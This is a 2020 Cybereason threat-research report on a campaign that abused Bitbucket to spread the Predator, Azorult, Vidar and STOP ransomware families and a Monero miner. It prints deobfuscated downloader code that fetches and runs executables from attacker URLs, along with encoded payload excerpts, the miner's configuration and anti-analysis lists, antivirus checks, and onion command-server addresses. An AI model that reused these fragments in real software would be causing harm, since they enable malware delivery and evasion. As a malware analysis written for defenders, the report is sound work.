The Hole in the Bucket: Attackers Abuse Bitbucket to Deliver an Arsenal of Malware

cybereason.com/blog/the-hole-in-the-bucket-attackers-abuse-bitbucket-to-deliver-an-arsenal-of-malware

Written By
Cybereason Nocturnus

February 5, 2020 | 9 minute read

Research by: Lior Rochberger and Assaf Dahan


Introduction

Cybereason is following an active campaign to deliver an arsenal of malware that is able to steal data, mine for cryptocurrency, and deliver ransomware to victims all over the world. Due to the variety of malware types deployed in this attack, attackers are able to hit victims from all sides and do not have to limit themselves to one attack goal or another. The payloads observed in this campaign originated from different accounts in code repository platform Bitbucket, which was abused as part of the attackers delivery infrastructure.

The following malware are deployed and updated using Bitbucket by the threat actor:

- **Predator:** Predator is an information stealer that steals credentials from browsers, uses the camera to take pictures, takes screenshots, and steals cryptocurrency wallets.
- **Azorult:** Azorult is an information stealer that steals passwords, email credentials, cookies, browser history, IDs, cryptocurrencies, and has backdoor capabilities.
- **Evasive Monero Miner:** The Evasive Monero Miner is the dropper for a multi-stage XMRig Miner that uses advanced evasion techniques to mine Monero and stay under the radar.
- **STOP Ransomware:** The STOP Ransomware is used to ransom the file system and is based on an open source ransomware platform. It also has downloader capabilities that it uses to infect the system with additional malware.
- **Vidar:** Vidar is an information stealer that steals web browser cookies and history, digital wallets, two-factor authentication data, and takes screenshots.
- **Amadey bot**: Amadey bot is a simple trojan bot primarily used for collecting reconnaissance information on a target machine.
- **IntelRapid:** IntelRapid is a cryptocurrency stealer that steals different types of cryptocurrency wallets.

Cybereason reached out to Bitbucket Support and the malicious repositories mentioned in the report were deactivated within a few hours.



The flow of the Bitbucket multi-payload attack.

This research highlights an ongoing trend with cybercriminals where they abuse legitimate online storage platforms like Github, Dropbox, Google Drive, and Bitbucket to distribute commodity malware.

In this campaign, the attackers abuse the Bitbucket platform by creating several user accounts that are updated frequently. Regular updates to the malware stored on these accounts and the use of Themida as a packer are used to evade detection by antivirus products and thwart analysis attempts. They also use the CypherIT Autoit packer to pack Azorult and give additional layers of protection against analysis.

This research is particularly interesting because of how the attackers infect a single target machine with multiple different kinds of malware. These kinds of commodity malware are often used for a one-off infection to steal data on the machine and sell it in underground hacking communities. However, in this attack, the attackers chose to integrate malware like coin miners and ransomware, which gives them a more persistent source of revenue. Each piece of malware in this campaign makes the attack stronger, with additional capabilities and features for a greater impact.

Key Points

- **Abuses resource sharing platforms:** The Cybereason Nocturnus team is investigating an ongoing campaign that abuses the Bitbucket infrastructure to store and distribute a large collection of different malware. The attackers aren't satisfied with one payload, they want to use multiple to maximize their revenue.
- **Attacks from all sides:** This campaign deploys an arsenal of malware for a multi-pronged assault on businesses. It is able to steal sensitive browser data, cookies, email client data, system information, and two-factor authentication software data, along with cryptocurrency from digital wallets. It is also able to take pictures using the camera, take screenshots, mine Monero, and in certain cases also deploy ransomware.
- **Far Reaching:** This ongoing campaign has infected over 500,000 machines worldwide thus far.
- **Modular and Constantly Updating:** The attackers leverage Bitbucket to easily update payloads and distribute many different types of malware at once. In order to evade detection, they have an array of user profiles and continuously update their repositories, at times as often as every hour.
- **Many kinds of malware**: The attackers use the Evasive Monero Miner to steal a combination of data, mine cryptocurrency, and deploy other malware including the Vidar stealer, Amadey Bot, and IntelRapid. They also use Predator the Thief, Azorult, and the STOP ransomware over the course of their activities.
- **Devastating impact:** The combination of so many different types of malware exfiltrating so many different types of data can leave organizations unworkable. This threat is able to compromise system security, violate user privacy, harm machine performance, and cause great damage to individuals and corporations by stealing and spreading sensitive information, all before infecting them with ransomware.

For a synopsis of this research, check out the Bitbucket Threat Alert.

Table of Contents


Anatomy of the Multi-payload Attack

Initial compromise via Predator Infostealer

This attack starts with an unsuspecting user downloading a cracked version of commercial software like Adobe Photoshop, Microsoft Office, and others. Threat actors often target users looking for "free" commercial products by bundling legitimate software with different kinds of malware. In this instance, we are seeing vast amounts of cracked software bundled with the Azorult Infostealer and Predator the Thief.

Predator the Thief is an information stealer that steals sensitive data like passwords from browsers, takes pictures, takes screenshots, and steals cryptocurrency wallets. Predator had previously been delivered via exploit kits like the RIG Exploit Kit and through phishing attacks.

When a user attempts to install the "free commercial software", it actually drops Azorult and Predator onto the target machine. Azorult (download.exe) immediately starts stealing information and deleting its binary to cover its tracks. After Azorult executes, Predator (dowloadx.exe) creates a connection to Bitbucket to begin downloading additional payloads.



Cybereason UI: the attack tree of the execution of the malicious zip file.

We identified the download URLs for additional payloads of Azorult and the Evasive Monero Miner from a Bitbucket repository at *hxxps://bitbucket[.]org/patrickhornvist/repo/* by unpacking Predator.

```
sleep 23100
SetWorkingDir, %appdata%\                                    Azorult
URLDownloadToFile, https://bitbucket.org/patrickhornvist/repo/downloads/1.exe, erdvecwrv.exe
While !FileExist("erdvecwrv.exe")
Continue
sleep 45550
Run, erdvecwrv.exe,, UseErrorLevel
sleep 43100
SetWorkingDir, %appdata%\                                    Monero Miner
URLDownloadToFile, https://bitbucket.org/patrickhornvist/repo/downloads/5.exe, ervdetbrvyb.exe
While !FileExist("ervdetbrvyb.exe")
Continue
sleep 5550
Run, ervdetbrvyb.exe,, UseErrorLevel
sleep 63100
SetWorkingDir, %appdata%\                                    Azorult
URLDownloadToFile, https://bitbucket.org/patrickhornvist/repo/downloads/3.exe, scvrrv.exe
While !FileExist("scvrrv.exe")
Continue
sleep 25550
Run, scvrrv.exe,, UseErrorLevel
ExitApp
```

Deobfuscated strings in memory from downloadx.exe show download URLs of other malware.

There are multiple additional payloads on Bitbucket:

- 1.exe and 3.exe, both of which are Azorult information stealers with different hashes.
- 2.exe and 8800.exe, both of which are Predator the Thief with different hashes.
- 4.exe and 5.exe, both of which are the Evasive Monero Miner with different hashes.
- 111.exe, the STOP ransomware.


Downloads

Downloads Tags Branches


Name	Size	Uploaded by	Downloads	Date
Download repository	58.3 KB			
1.exe	1.6 MB	Patrick Hornvist	7313	2020-01-15
8800.exe	2.2 MB	Patrick Hornvist	1809	2020-01-15
5.exe	15.3 MB	Patrick Hornvist	4270	2020-01-15
4.exe	15.3 MB	Patrick Hornvist	10670	2020-01-15
2.exe	2.2 MB	Patrick Hornvist	19294	2020-01-15
3.exe	1.6 MB	Patrick Hornvist	26672	2020-01-15

Screenshot of the Bitbucket repo: https://bitbucket[.]org/patrickhornvist/repo/downloads

Through research of other samples related to the campaign, we have identified additional Bitbucket repositories that are likely created by the same threat actor with the same set of malware samples. Judging by the number of downloads, we estimate over 500,000 machines have been infected by the campaign so far, with hundreds of machines affected every hour.



https://bitbucket[.]org/luisdomingue1/new/downloads/



https://bitbucket[.]org/BasilCowan/new/downloads/

It's worth noting that the payloads on Bitbucket are updated almost constantly by the threat actor, sometimes as often as every few hours. This is likely done to avoid detection by traditional antivirus by replacing old binaries with fresh ones unknown to AV engines.

Evasive Azorult

Azorult is an information stealer that uses a quick and dirty approach to steal sensitive data. After it successfully steals sensitive information, it deletes any trace of itself by removing all associated files.

Attack Flow for Azorult

Predator downloads a secondary downloader which is used to download an evasive version of Azorult. In order to download Azorult, this downloader connects to *hxxps://2no[.]co/2QqYb5* and downloads an encoded file in a certificate form named *bolo.com*.

```
-----BEGIN CERTIFICATE-----
T3B0KCdUcmF5SWNvbkhpZGUnLCAxKSANCg0KRnVuYyBLdGxkY28oJFdpZGVDRGV2
V1VSVE1naEQsJHFxUWFDZVNNTWpMYywkaWJybFRNYWZHYXZqLCR6eERpYkFXa2Np
V0RGLCRsUVFRTEFSS2NJdHpRLCRQekh4eWlKYm9GT2xuUkwpDQ0KR2xvYmFsICRv
RmF5S0ZUID0gMTgwDQpHbG9iYWwgJGRQa01TUHR3UWggPSAlOA0KV2hpbGUgKDcz
NjktNzM2OCkNClN3aXRjaCAkb0ZheUtGVA0KQ2FzZSAxNzYNCiRNVEloenlPQXdI
ZVZEQ3YgPSBMb2coMTgvMzMpDQokMTQwID0gMTYxDQpXaGlsZSAkQlFPUXRNelBY
anluc1lreXppU3FGQ3Vsd0tMbE5wYmdRSEhEb1ducWlTZmlxZGJldldDYyA+ICQx
NDANCiRNVEloenlPQXdIZVZEQ3YgJj0gU3RyaW5nSXNBbHBoYSgnU3RyaW5nTGVu
KDE0MCknKQ0KV0VuZA0KJFB4cXBlT09RSGNkSUdiSlNBTWhabEtqSU8gPSBEcml2
ZVNwYWNlVG90YWwoJ1N0cmluZ1RvQVNDSUlBcnJheSgnRXhNSVQnKScpDQokb0Zh
eUtGVCA9ICRvRmF5S0ZUICsgMQ0KQ2FzZSAxNzcNCiRyWmRRQWFwSWVMT2Z5ID0g
TG9nKDI3LzEwKQ0KJDE4NSA9IDElOQ0KV2hpbGUgJFJWb0xLeHRvYXhrb01raEpJ
T01kRlNsV05HcXdwV3FBQWZObkRYb2llVUhWRWFGWGN6clpDUHUgPiAkMTg1DQok
clpkUUFhcEllTE9meSAmPSBTdHJpbmdJc0FscGhhKCdTdHJpbmdTdHJpcFdTKDE4
NSwgMSknKQ0KV0VuZA0KJGVaY3hMSGJuT3lLRmhoTGtncyA9IERyaXZlU3BhY2VU
b3RhbCgnU3RyaW5nU3RyaXBXUygxMzkyNTMsIDEpJykNCiRvRmF5S0ZUID0gJG9G
YXllLRlQgKyAxDQpDYXNlIDE3OA0KJFFUcVhMb09OZFp0eVpWa0IgPSBMb2coMjQq
MTgpDQokMTU3ID0gMTE5DQpXaGlsZSAkS29tSGh6emZCY052VkRyZHZvQ3pOV2dK
d09MQmloUFpOYktSRFpEbUdJcE53c2Njd09ETkppdU5VID4gJDElNw0KJFFUcVhM
```

The encoded Azorult payload, a file named bolo.com.


The downloader uses certutil.exe , a native Windows binary, to decode the payload using the living-off-the-land technique. We have previously reported how the Ramnit trojan has been decoded using this technique. The contents of the decoded payload have another layer of obfuscation as well.

```
Func Ktldco($WideCDevWURTMghD,$qqQaCeSMMjLc,$ibrlTMafGavj,$zxDibAWkciWDF,$lQQQLARKcItzQ,$PzHxyiJboFOlnRL)

Global $oFayKFT = 180
Global $dPkMSPtwQh = 58
While (7369-7368)
Switch $oFayKFT
Case 176
$MTIhzyOAwHeVDCv = Log(18/33)
$140 = 161
While $BQOQtMzPXjynrYkyziSqFCulwKLlNpbgQHHDnWnqmSfiqdbevWCc > $140
$MTIhzyOAwHeVDCv &= StringIsAlpha('StringLen(140)')
WEnd
$PxqpeOOQHcdIGbJSAMhZlKjIO = DriveSpaceTotal('StringToASCIIArray('ExMIT')')
$oFayKFT = $oFayKFT + 1
Case 177
$rZdQAapIeLOfy = Log(27/10)
$185 = 159
While $RVoLKxtoaxkoMkhJIOMdFSlWNGqwpWqAAfNnDXomeUHVEaFXczrZCPu > $185
$rZdQAapIeLOfy &= StringIsAlpha('StringStripWS(185, 1)')
WEnd
$eZcxLHbnOyKFhhLkgs = DriveSpaceTotal('StringStripWS(139253, 1)')
$oFayKFT = $oFayKFT + 1
Case 178
$QTqXLoONdZtyZVkB = Log(24*18)
$157 = 119
While $KomHhzzfBcNvVDrdvoCzNWgJwOLBihPZNbKRDZDmGIpNwsccwODNJiuNU > $157
$QTqXLoONdZtyZVkB &= StringIsAlpha('DllCall('user32.dll','long','GetCaretBlinkTime')')
WEnd
```

The decoded Azorult payload - grol.

To execute the decoded payload, the malware launches the Autoit compiler, which the threat actor renamed to *lsm.com*. AutoIt is a freeware scripting language used to automate the Windows GUI and general scripting. It is compatible with all versions of Windows with no prerequisites, which makes it a useful tool for attackers looking to create malware.



Cybereason UI: the attack tree of the evasive Azorult execution.

Once executed, Azorult scans the file system and searches for sensitive data like browser data, cookies, email clients and cryptocurrency wallets. It copies this data to the %TEMP% directory, packs it, and sends it to the attacker. Once all information has been exfiltrated, Azorult removes all data copied to %TEMP% and deletes its binary to cover its tracks.

STOP Ransomware and the Vidar Stealer

The STOP Ransomware was first discovered in 2018, but began its most aggressive campaigns in early 2019. Over the year, it evolved to strengthen its encryption and evade detection, and at one point was even used to deliver Azorult onto victim's systems.

Predator downloads the STOP Ransomware from Bitbucket (*111.exe*) and executes it. STOP gathers information about the target machine by accessing api.2ip.ua and checks to see if it is running on a VM.


STOP creates a folder in %AppData%, copies its binary there, and changes access control to the file using icacls so others cannot access it.

STOP creates a RUN registry key and a scheduled task to execute itself every five minutes. While running, it connects to the C2 server, sends the C2 the MD5 hash of the MAC address, and downloads a key for file encryption.

STOP also downloads additional payloads onto the machine, including:

- hxxp://ring2[.]ug/files/cost/updatewin2.exe
- hxxp://ring2[.]ug/files/cost/updatewin1.exe
- hxxp://ring2[.]ug/files/cost/updatewin.exe
- hxxp://ring2[.]ug/files/cost/3.exe
- hxxp://ring2[.]ug/files/cost/4.exe
- hxxp://ring2[.]ug/files/cost/5.exe

updatewin.exe and *updatewin2.exe* help STOP evade detection, and the other payloads are independent pieces of malware: the Visel Trojan, the infamous Vidar stealer, and several other files.



Cybereason UI: the process tree of STOP Ransomware and Vidar stealer.

Vidar is a well-known information stealer that collects system information, passwords from browsers, email, and two-factor authentication software data. It stores stolen data in a randomly named folder in %ProgramData% and sends the info to its C2 server, *besfdooorkoora[.]com*. After the data is sent to the attacker, the malware stops the process and deletes its payload from the machine (*5.exe*).

Evasive Monero Miner: Old Miner, New Dropper

Ever since the rise of Bitcoin, miners have gained popularity in the underground community, becoming one of the best sellers for attackers looking to make an easy profit. In this campaign, attackers continue this trend by distributing an Evasive Monero Miner.

The Evasive Monero Miner is a dropper that drops a version of the infamous, open source XMRig miner based on its original source code. An older version of the Evasive Monero Miner was first submitted to VirusTotal in late 2018, but was not discovered until December 2019 after a massive campaign that infected machines all over the world.

The dropper is packed with Themida, a powerful packer with anti-debug features and a way of packing that intentionally makes it difficult to manually unpack. It uses an Autoit compiled script to unpack and download the XMRig miner. The dropper also uses several evasive techniques it uses to avoid detection, including code injection, file renaming, encoded

files, non-executable extensions, and the ability to connect through Tor.


Deep Dive into the Monero Dropper

When the Evasive Monero Miner is first executed, it drops several files in the %TEMP% folder:

- CL_Debug_Log.txt
- CR_Debug_Log.txt
- Asacpiex.dll (same as CR_Debug_Log.txt)

CL_Debug_Log.txt is the binary for the 7zip executable renamed to hide its activity. It extracts and decodes a 7zip archive named CR_Debug_Log.txt. CR_Debug_Log.txt extracts a 32-bit and 64-bit version of the payload of the miner, *32.exe* and *64.exe,* into %TEMP%.

After extracting the payload, the dropper deletes the encoded archive *CR_Debug_Log.txt* and checks if the machine's architecture is 32-bit or 64-bit. Depending on the results of the check, it copies the relevant binary, renames it *helper.exe*, and saves it in \AppData\Roaming\Microsoft\Windows.



Cybereason UI: attack tree of the execution of the XMRig Miner Dropper

The dropper also creates an XML file in %TEMP% named *SystemCheck.xml* along with a scheduled task *SystemCheck* that runs the XML file every minute.

The XML file is configured to run helper.exe with the argument *-SystemCheck*:

```
<Actions Context="Author">
  <Exec>
    <Command>"%userprofile%\AppData\Roaming\Microsoft\Windows\Helper.exe"</Command>
    <Arguments>-SystemCheck</Arguments>
  </Exec>
</Actions>
```

How Sys5emCheck.xml executes helper.exe.

helper.exe is a compiled Autoit script. The script sets a few variables for the malware configuration, including:

- Command line parameter
- TCP Protocol
- The mining pool for the miner, with port *manip2[.]hk:7777.*
- A list of processes it must check to see if it is being analyzed.
- Two URL paths *public2/udp.txt* and *public2/32/32.txt, or fpublic2/64/64.txt* for the 64-bit version.
- A password *DxSqsNKKOxqPrM4Y3xeK* that, based on the name of the variable, is used to decrypt an archive.

```
29$rand = ""
29$cmdparamst = "-SystemCheck"  Argument
29$crypt = ""
29$strat_ = "tcp"  Protocol
29$pool = "manip2.hk:7777"  Mining pool
29$wallet = "1"
                                                    Anti-Analysis
29$aprocess[] = ["taskmgr.exe", "ProcessHacker.exe", "procexp.exe", "procexp64.exe", "perfmon.exe",
"VirusTotalUpload2.exe", "HWiNFO32.exe", "aida64.exe", "SystemExplorer.exe", "OpenHardwareMonitor.exe",
"pchunter64.exe", "HWiNFO64.exe", "GPU-Z.exe", "AnVir.exe", "anvir64.exe", "RealTemp.exe",
"RealTempGT.exe", "i7RealTempGT.exe", "speedfan.exe", "ProcessLasso.exe"]
29$updDir = "public2/upd.txt"  URL path
29$mndir = "public2/32/32.txt"
29$archpass = "DxSqsNKKOxqPrM4Y3xeK"  password for decryption an archive
```

helper.exe decompiled code: the variables setting.

helper.exe contains two embedded binaries built during execution, the first of which is a 7zip binary.

```
32_7z($7zpass, $7zarchive, $7zout)
29$7zbin = "0x4D5A900003000000040000000FFFF0000B8000000000000004000000000000000" & "0000000000000000
$7zbin &= "00000000000000000000000000000000000000000000000000000000000000000000000000000000" & "0000000000000000
$7zbin &= "FF75DCE83609000059B001EB30837D100175138B0366833C502D0F94C084C088" & "460175E5EBB53B5304
$7zbin &= "5933C05EC20400E900000000B9B0A24900E9A0790000836C240404E94EFFFFFF" & "836C240404E9B8FFFF
$7zbin &= "D8E8050F00008B4DD8397D08894D0C751E33FF85F676388BD3668B026685C074" & "B54742668901424141
$7zbin &= "8D4DE8C645FC02E8F9150000FF75DCE88AFDFFFF59FF37FF75E8FF15C4A14900" & "FF75E8E876FDFFFF8B
$7zbin &= "83FE7F772B6683FE4172096683FE5A8D7E2076028BFE3C417C063C5A7F020420" & "660FB6C0663BF87507
$7zbin &= "FF8B4508595598906897E088B06897E048A0B8D530188084084C974088A0A8808" & "4042EBF48BC65F5E5B
$7zbin &= "D1EA8D44021024F04850E812FFFFFFC38B41048B542404568B71082BF03BD65E" & "761303C28BD0D1EA8D
$7zbin &= "F3EDFFFFFF368BD8E811EEFFFF59891E59897E0885FF74178B4C24108B06760F" & "8BD7668B1966891840
$7zbin &= "068B5424108B0F85DB8D0450760F8BD3668B3966893840404141414A75F3015E04" & "5F5E5BC20800668B44
$7zbin &= "65FC008BD78D4DE4FF750CFF7508E8C7FEFFFF8D45E48BCE50E80DF0FFFFFF75" & "E4E838E6FFFF598BC6
$7zbin &= "3B550C74208A1A80FB80721980FBC073140FB6DB81EB8000000042C1E6060BF3" & "487406EBDB85C07556
$7zbin &= "128B09E90000000051538BD95556668B338BEA57668B7D006685F674698D4302" & "894424106683FE2A75
$7zbin &= "750B473B7E1472EB32C05F5EC3B001EBF9807C24040056578D711C75038D7128" & "33FF397E04761CFF74
$7zbin &= "720B8BCEE8D3F8FFFF84C07523568D4DB8E823EAFFFF6A5C8D4DB8E869CAFFFF" & "6A008D4DE8E8990400
$7zbin &= "568BF13BDE75048BC6EB58578BCEE8562F02008B43048BCE50894508E8F40300" & "0033FF397D0876386A
```

helper.exe decompiled code: 7Zip binary embedded code.

The second is an encoded 7zip archive for a Tor client named *Tor.tmp*. *Tor.tmp* is decoded using the embedded password in *helper.exe* and extracted to *\AppData\Roaming\Microsoft\Windows\Tor*.

```
32_torbin()
29$torbin = "0x377ABCAF271C0004F108C4D3F0D32000000000003900000000000(
"45A7F33BE703FAE9CBB767ABE4BD3810DE702C9A69642E51B9A9AECBDA837CA8" &
"A735466AD95391A438A728D7797C6C0A12A3FC4A3FA13B33A05D74413B0BE14A" &
"6EC30270F24BB5B323113F7EA2A7D5DC74E9537D032991765C52B2D863C1D2C0" &
"EE2EC256A61F58A7DF7F85BCC523657462574881B5611A3A3633467B600214D8" &
"83EFAA90FC684838C2A4B6DFA5C384AEB4FDF62E2EB38EA70C9ADD72B10DB1E2" &
"5082D3FAE6271D334DA647DBB97F2DFD3CA182E2B88A33A014CC5C7A0F427E95" &
"E25187D62AE553500F41408BB0840E4663513ED54AE9635E26C71D890B3347D2" &
"5842D512864F8BE5D6D3656EC03C99990543B5C74863CA93FFD872630C180348" &
"22FDFDCA4F31961BE07AA52B60FD99569B67E141A3BA45F63D26AFBB891F9C3D" &
```

helper.exe decompiled code: Tor client embedded code.

```
7z e -p"DxSqsNKKOxqPrM4Y3xeK"
"C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Tor.tmp"
-o"C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Tor\"
```

Cybereason UI: command line used to extract the Tor.tmp archive.

The dropper checks for various antivirus engines on the target machine, as well as if the SmartScreen feature of Windows Defender exists. SmartScreen is used to protect against phishing and various malware websites.

```
4264("AvastUI.exe")2264("AvastSvc.exe")5$av = "Avast"
4264("egui.exe")2264("ekrn.exe")5$av = "NOD"
4264("avp.exe")2264("avpui.exe")5$av = "Kaspersky"
4264("avguix.exe")2264("AVGUI.exe")5$av = "AVG"
4264("dwengine.exe")5$av = "Dr.web"
4264("MBAMService.exe")5$av = "Malware"
34$av
33
32_ss()
$ss = "NO"
4264("smartscreen.exe")5$ss = "YES"
34$ss
33
32_def()
$def = "NO"
4264("MSASCui.exe")2264("MSASCuiL.exe")5$def = "YES"
34$def
```

The helper.exe decompiled code: an embedded list of security products.

helper.exe holds four domains encoded in Base64:

```
32_getactualadress()
28$serversmn[4] = [_64(
"YmdwYWlvNzVlZ3F2cWlnZWt0NWJxZnBwemd0aDcycjIyZjd2aG02eG9senFkNm9ocm94czdwcWQub25pb24="), _64(
"anIyampmeGdrbHRobHhoNjNjejNhamR2aDdjajZib3ozYzNmYmhyaWtsazd5aXA0Y2U0dnpzeWQub25pb24="), _64(
"dW92eW5pdWFrM3c0ZDN5enM0ejRoZmd4MnFhNmwydTZjeDR3cXNqZTRwbW5teWdjNnZmZGR3cWQub25pb24="), _64(
"cmNqbmR6d3VicTV6YmF5NXhvcWs0ZG5jMjNncjRpZnNlcXFzbWJ3NXNvb2d5ZTZ5eXNjN25reWQub25pb24=")]
28$servera = _64("YmdwYWlvNzVlZ3F2cWlnZWt0NWJxZnBwemd0aDcycjIyZjd2aG02eG9senFkNm9ocm94czdwcWQub25pb24=")
348()
```

helper.exe decompiled code: embedded Base64 encoded domains.

The decoded domains:

- *bgpaio75egqvqigekt5bqfppzgth72r22f7vhm6xolzqd6ohroxs7pqd[.]onion*
- *jr2jjfxgklthlxh63cz3ajdvh7cj6boz3c3fbhriklk7yip4ce4vzsyd[.]onion*
- *uovyniuak3w4d3yzs4z4hfgx2qa6l2u6cx4wqsje4pmnmygc6vfddwqd[.]onion*
- *Rcjndzwubq5zbay5xoqk4dnc23gr4ifseqqsmbw5soogye6yysc7nkyd[.]onion*

